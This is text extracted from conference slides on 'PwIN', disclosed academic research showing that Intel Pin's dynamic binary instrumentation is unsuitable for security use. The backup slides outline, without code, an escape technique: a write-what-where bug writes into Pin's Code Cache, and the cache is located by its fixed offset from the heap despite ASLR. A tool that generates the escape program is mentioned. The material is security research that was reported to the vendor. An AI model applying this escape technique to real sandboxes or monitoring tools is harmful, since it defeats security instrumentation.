 \hookrightarrow https://github.com/zhechkoz/pwin

Zhechko's Master Thesis

→ https://kirschju.re/static/ma_zhechev_2018.pdf

Slides

 $\hookrightarrow \texttt{https://kirschju.re/static/recon_2018_kirsch_zhechev_pwin.pdf}$

PwIN Bug

→ Reported to Intel

Research Paper

→ "Pwning Intel piN – Why DBI is unsuitable for security applications", ESORICS 2018

Backup



execution main

- ▶ Same idea as A1 but malicious code is injected in the Code Cache
- ▶ But how can we alter the Code Cache?



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- But how can we alter the Code Cache?
 - → Write-What-Where vulnerability in instrumented program



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- But how can we alter the Code Cache?
 - → Write-What-Where vulnerability in instrumented program
- But attacker does not control source code
 - → possesses all binaries and depending dynamic libraries

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execution timeline main

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- But how can we alter the Code Cache?
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- But attacker does not control source code
 - → possesses all binaries and depending dynamic libraries
- ▶ But we need some code sequence executed (at least) twice



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 - → possesses all binaries and depending dynamic libraries
- ▶ But we need some code sequence executed (at least) twice
 - \rightarrow rtld_lock_default_lock manages constructors / destructors
 - → called before and after main function's execution






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- ▶ But we need some code sequence executed (at least) twice
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- ▶ But where is the Code Cache? (ASLR)





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- But how can we alter the Code Cache?
 - → Write-What-Where vulnerability in instrumented program
- But attacker does not control source code
 - → possesses all binaries and depending dynamic libraries
- But we need some code sequence executed (at least) twice
 - → rtld_lock_default_lock manages constructors / destructors
 - → called before and after main function's execution
- But where is the Code Cache? (ASLR)
 - → The Code Cache has constant offset to application's big heap
 - → Leaked address of any mmap-ed memory



- ShadowStackTool is a straightforward implementation of a Shadow Stack (Interposition and Inspection)
- pwnccgen.py generates a minimal program which escapes the DBI engine's sandbox

- ► Isolation and Stealthiness ⇒ Interposition and Inspection
- ► Intel Pin does not track any (illegal) Code Cache modifications
- A2's attack depends on glibc functions' characteristics
 - → Applicable only in a Linux environment